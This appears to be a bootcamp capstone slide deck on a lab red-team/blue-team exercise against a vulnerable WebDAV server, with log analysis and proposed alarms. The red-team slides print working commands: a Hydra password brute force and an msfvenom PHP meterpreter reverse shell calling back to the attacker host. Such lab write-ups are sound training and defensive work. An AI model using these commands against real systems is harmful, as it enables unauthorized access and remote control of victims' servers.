Week 20 Project 2...Cybersecurity Bootcamp
Capstone Engagement

Assessment, Analysis,
and Hardening of a Vulnerable System

Meet our Team...Team *H4X0R$*





Table of Contents...

This document contains the following sections:

Network Topology


MS Azure Environment
Microsoft Azure
192.168.1.1
Internet
Kali
192.168.1.90
Capstone Website
WWW
kibana
192.168.1.100
Team
H4x0R$
Capstone WebDAV
192.168.1.105
Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 10.0.0.1
Machines
IPv4: 192.168.1.1
OS: Windows 10 Pro v1909
Hostname: ML-RefVM-684427
IPv4: 192.168.1.90
OS: Kali Linux 2020.1
Hostname: Kali
IPv4: 192.168.1.100
OS: Debian Ubuntu 18.04.4 LTS
Hostname: ELK
IPv4: 192.168.1.105
OS: Debian Ubuntu 18.04.1 LTS
Hostname: server1

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Windows-MS Azure Environment ML-REFVM-684427	192.168.1.1	• Windows Administration • Virtual Host w/ Hyper V
Kali Linux	192.168.1.90	• Debian OpenSSH 8.1p1 server for secure remote login and other secure network services over an insecure network • Attack machine
ELK	192.168.1.100	The linux Kernel performs these roles: • Process Management • Log management • Search and Analytics(Elastic search) • Monitoring machine that is hosting Kibana and monitoring traffic through specific beats.
Capstone WebDAV Server	192.168.1.105	The linux Kernel performs this roles: • Process Management • Memory Management • Device Management • Interrupt Handling • Input Output Communication • Port 80 was open- sending web traffic • Vulnerable machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Apache >> HTTP SERVER >> 2.4.9 | Majority are Critical	23 separate security vulnerabilities with this specific attack that can make things very difficult for the companies bottom-line, customers, employees and stakeholders.	• DDoS--Denial of service • Attain confidential information • Buffer Overflow • Cross site scripting • HTTP response splitting • Malicious code executive
Insecure Website and WebDav Vulnerability| Critical	Vulnerabilities can allow users to do such thing as upload arbitrary files and/or download malicious malware to the web server. Attackers could also use PHP scripts to execute arbitrary shell commands.	• Broken Authentication • Cross-Site Scripting or Request Forgery • Directory Traversal attack • Injection Flaws • Remote Code Execution via Command Injection • Unvalidated redirects and forwards
Passwords susceptible to attacks and private folders viewable by the public | Critical	Passwords can be easily cracked when security rules are not in place and sensitive data can be viewed and manipulated by the attackers.	• Brute Force Attack(s) • Sensitive data exposure

https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-169048/Apache-Http-Server-2.4.9.html

Exploitation: Sensitive Data Exposure

01

Tools & Processes

To check for this vulnerability of potential hidden folders, we opened firefox with IP address of the linux web server we were attacking, to have a quick look at the files in their directories, which gave us useful information such as there existing a secret folder directory and who was in charge, ashton. From here we did a simple path traversal technique.

02

Achievements

This exploit lead to us being able to see the secret_folder directory. Once we were able to do our path traversal, the secret folder then gave us a login page which we will go into in the next exploitation slide.

03

Command Utilized

The command used for this exploitation of the web server was to open firefox and input the following url.

192.168.1.105/company_folders/secret_folder/

Exploitation: Broken Authentication

01

Tools & Processes

The process we took to gain access to this secret folder was to do a brute force attack with the use of hydra and the rockyou.txt wordlist that was accessible to us in our usr/share/wordlist. Next we used a hash decoder to gain access to Ryan's account on WebDAV which was given to us by the hidden folder contents.

02

Achievements

This exploit allowed us to achieve our goal of obtaining the password that Ashton was using for the hidden folder which gave instructions for Ryan's account on WebDAV. We were then able to achieve our entry to the WebDAV via Ryan's credentials to add contents to their server as we wanted.

03

Commands Utilized

The command we used for the brute force attack on our kali system was to use :

- **Gunzip rockyou.txt.gz first and then proceeded with...**
- **Hydra -l ashton -P rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder**

Exploitation: Unauthorized File Upload and Remote code execution

01

Tools & Processes

To exploit this vulnerability we first uploaded a php reverse shell payload into a file we would place in WebDAV. We then executed that payload and set up an ncat listener so that when we clicked on the file we would gain access to a user shell.

02

Achievements

This exploit allowed us to open up a meterpreter session on their system in order to view and download the hidden flag onto our own system. From here we could pretty much do anything we wanted to do on their shell but we only downloaded their hidden flag txt file.

03

Commands Utilized

We looked for payloads using:

- **msfvenom -l payloads.**
- **Msfvenom -p php/meterpreter/reverse_tcpLHOST=192.168.1.90 LPORT=4444 > betterthanshell.php**
- **Set payload php/meterpreter/reverse_tcp**
- **Set lhost 192.168.1.90**

Then ran exploit and set up ncat listener

- **nc -nvlp 4444**

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- In an engagement the port scan would happen first
- 5 packets were sent from IP 192.168.1.90 across various ports
- You can see each port scanned in the log
- There was a total of 995 filtered ports and 998 closed ports

> Apr 17, 2021 @ 19:48:30.004 @timestamp: Apr 17, 2021 @ 19:48:30.004 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZLbJ8CM flow.final: false ecs.version: 1.5.0 host.name: Kali network.type: ipv4 network.transport: tcp network.community_id: 1:Z9uZdRRkbq21F306EEMqODndnXc= network.bytes: 22.7MB network.packets: 7,162 destination.port: 9200 destination.packets: 2,933 destination.bytes: 846.5KB destination.ip: 192.168.1.100 event.kind: event event.category: network_traffic event.action: network_flow event.start: Apr 17, 2021 @ 17:14:11.134 event.end: Apr 17, 2021 @ 19:48:21.246 event.duration: 9250112.2 event.dataset: flow agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: be2caab7-9540-4900-ae45-4a3c1af920c8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali agent.type: packetbeat type: flow source.bytes: 21.8MB source.ip: 192.168.1.90

> Apr 17, 2021 @ 19:48:20.004 @timestamp: Apr 17, 2021 @ 19:48:20.004 network.type: ipv4 network.transport: tcp network.community_id: 1:Z9uZdRRkbq21F306EEMqODndnXc= network.bytes: 22.7MB network.packets: 7,158 ecs.version: 1.5.0 host.name: Kali destination.packets: 2,931 destination.bytes: 846KB destination.ip: 192.168.1.100 destination.port: 9200 event.duration: 9240384.0 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Apr 17, 2021 @ 17:14:11.134 event.end: Apr 17, 2021 @ 19:48:11.518 flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZLbJ8CM flow.final: false type: flow source.packets: 4,227 source.bytes: 21.8MB source.ip: 192.168.1.90 source.port: 51638 agent.hostname: Kali agent.ephemeral_id: be2caab7-9540-4900-ae45-4a3c1af920c8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df

> Apr 17, 2021 @ 19:48:10.004 @timestamp: Apr 17, 2021 @ 19:48:10.004 destination.port: 9200 destination.packets: 2,929 destination.bytes: 845.5KB destination.ip: 192.168.1.100 event.category: network_traffic event.action: network_flow event.start: Apr 17, 2021 @ 17:14:11.134 event.end: Apr 17, 2021 @ 19:48:01.279 event.duration: 9230144.8 event.dataset: flow event.kind: event flow.id: EAT/////AP//////CP8AAAHAqAFawKgBZLbJ8CM flow.final: false type: flow ecs.version: 1.5.0 host.name: Kali agent.type: packetbeat agent.version: 7.8.0 agent.hostname: Kali agent.ephemeral_id: be2caab7-9540-4900-ae45-4a3c1af920c8 agent.id: 26444e58-c83e-4d56-854f-bd90ace159df agent.name: Kali source.ip: 192.168.1.90 source.port: 51638 source.packets: 4,225 source.bytes: 21.8MB network.transport: tcp

> Apr 17, 2021 @ 19:48:00.011 @timestamp: Apr 17, 2021 @ 19:48:00.011 host.name: server1 type: flow network.type: ipv4 network.transport: tcp network.community_id: 1:mSWWCF3E8VGDkNea0cKg3KQD/uU= network.bytes: 2.2KB network.packets: 10 destination.ip: 192.168.1.105 destination.port: 80 destination.packets: 5 destination.bytes: 1.9KB event.start: Apr 17, 2021 @ 19:46:55.649 event.end: Apr 17, 2021 @ 19:47:01.282 event.duration: 5633.1 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow source.packets: 5 source.bytes: 366B source.ip: 192.168.1.90 source.port: 59484 flow.final: true flow.id: EAz/////AP//////CAwAAAHAqAFawKgBaVzoUACxAwAAAAAAAA ecs.version: 1.5.0 agent.type: packetbeat agent.ephemeral_id: 98ac4767-a6e1-4821-aae4-0c344d8f85df agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17

> Apr 17, 2021 @ 19:48:00.011 @timestamp: Apr 17, 2021 @ 19:48:00.011 source.packets: 5 source.bytes: 366B source.ip: 192.168.1.90 source.port: 59604 flow.id: EAz/////AP//////CAwAAAHAqAFawKgBadToUAC0AwAAAAAAAA flow.final: true ecs.version: 1.5.0 host.name: server1 agent.hostname: server1 agent.id: de2238f6-73be-44db-906f-12490aa5ab17 agent.version: 7.7.0 agent.type: packetbeat agent.ephemeral_id: 98ac4767-a6e1-4821-aae4-0c344d8f85df network.packets: 10 network.type: ipv4 network.transport: tcp network.community_id: 1:zU9zuRBy6MVRWkjyOTEBo8tN7Kg= network.bytes: 2.2KB destination.bytes: 1.9KB destination.ip: 192.168.1.105 destination.port: 80 destination.packets: 5 event.dataset: flow event.kind: event event.category: network_traffic event.action: network_flow event.start: Apr 17, 2021 @ 19:47:16.449

Analysis: Finding the Request for the Hidden Directory


- The requests started at 2:40:20 and 16,496 requests were made within two minutes
- Connection to corp server was in the hidden file with instructions on how to access the WebDAV with Ryan's password hash

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,496

Export: Raw Formatted

HTTP Transactions [Packetbeat] ECS



Analysis: Uncovering the Brute Force Attack

- 14,650 requests were made during the attack until the correct password was found

Analysis: Finding the WebDAV Connection

- A total of 338 requests were made to the WebDAV and its contents
- Two files were requested from the WebDAV, “password.dav” and “betterthanshell.php”

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	162
http://192.168.1.105/webdav	132
http://192.168.1.105/webdav/	22
http://192.168.1.105/webdav/passwd.dav	22

Analysis: Identify the reverse shell and meterpreter traffic

- We were able to identify meterpreter traffic by following the traffic from the “betterthanshell.php” requests which held our script for the reverse shell

Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

We will monitor network traffic data indicating new TCP connections being initiated from source to target host, basically at TCP packets, with SYN=1 and ACK=0 over Port 80 and 443.

**Important to note that alerts for port scans is unrealistic and very time consuming due to the nature of our business but can be done if certain issues arise.

What threshold would you set to activate this alarm?

Our threshold/baseline would be set at 1000 SYN=1 and ACK=0 for Port 80 and 443.

System Hardening

What configurations can be set on the host to mitigate port scans?

Lockdown public use, perform regular security checks of system, make sure all patches are done immediately and have strong firewalls in place.

Describe the solution. If possible, provide required command lines.

- Associate active ports, services and protocols to the hardware assets in the asset inventory.
- Ensure only approved ports, protocols and services are running
- Perform regular automated port scans
- Apply host-based firewalls or port filtering
- Implement application firewalls

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Limit the number of 401 error codes within our environment (internal network, VPN's & Vendors)

What threshold would you set to activate this alarm?

Our threshold/baseline would be set at no more than 10--401 error codes per hour.

System Hardening

What configuration can be set on the host to block unwanted access?

We would establish rules for:

- Not allowing torpedoing of the url
- Making directories private not public

Describe the solution. If possible, provide required command lines.

- Select a zone
- Develop a whitelist
- Define an automatic blocking policy
- Establish guidelines and rules for passwords

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- Block THC Hydra
- Limit the number of 401 error code within our environment (internal network, VPN's & Vendors)

What threshold would you set to activate this alarm?

Our threshold/baseline would be set at no more than 10--401 error codes per hour.

System Hardening

What configuration can be set on the host to block brute force attacks?

We will need to limit login attempts as well as utilize security measures such as captcha and two factor authentication as well as continuously monitoring all system logs.

Describe the solution. If possible, provide the required command line(s).

- Limit the number of failed login attempts
- Make the root user inaccessible via SSH by editing the sshd_config file
- Utilize Captcha and two factor authentication to login
- Limit logins to specific IP addresses and range
- Monitor server logs

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- Restrict permissions to WebDAV to a few key employees.
- Limit the number of 401 error codes within our environment (internal network, VPN's & Vendors)

What threshold would you set to activate this alarm?

- Our threshold/baseline would be set at no more than 10--401 error codes per hour.

System Hardening

What configuration can be set on the host to control access?

We need to establish:

- Effective security rules
- A strong security culture for all employees

Describe the solution. If possible, provide the required command line(s).

- Effective security rules would include such things as strengthening password rules and continuous password monitoring/filtering.
- A strong security culture would include:
  - Providing security training that is relatable to them and what they do.
  - Provide continual awareness training "a steady drumbeat of awareness"...not once a year.
  - Partner with employees on Shadow IT
  - Demonstrate what good looks like...from the top down.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Limit the number of GET requests from WebDAV from inside our environment (internal network, VPN's & Vendors) and no GET requests from outside our environment.

What threshold would you set to activate this alarm?

Our threshold/baseline would be for GET responses on WebDAV which would be set at 0 for outside the environment and no more than 2 per hour from inside our environment.

System Hardening

What configuration can be set on the host to block file uploads?

We would authorize the use of a UBEA (User and Entity Behavior Analytics) and then to establish file attributes for WebDAV.

Describe the solution. If possible, provide the required command line.

- The UBEA would be set to lock those out that seem suspicious.
- The file attributes would include not being able to call out to the internet as that is not the intent of WebDAV.

QUESTIONS

Thank you For listening from Team H4X0R$

AJ
Chris
Eddie
Michael
Shea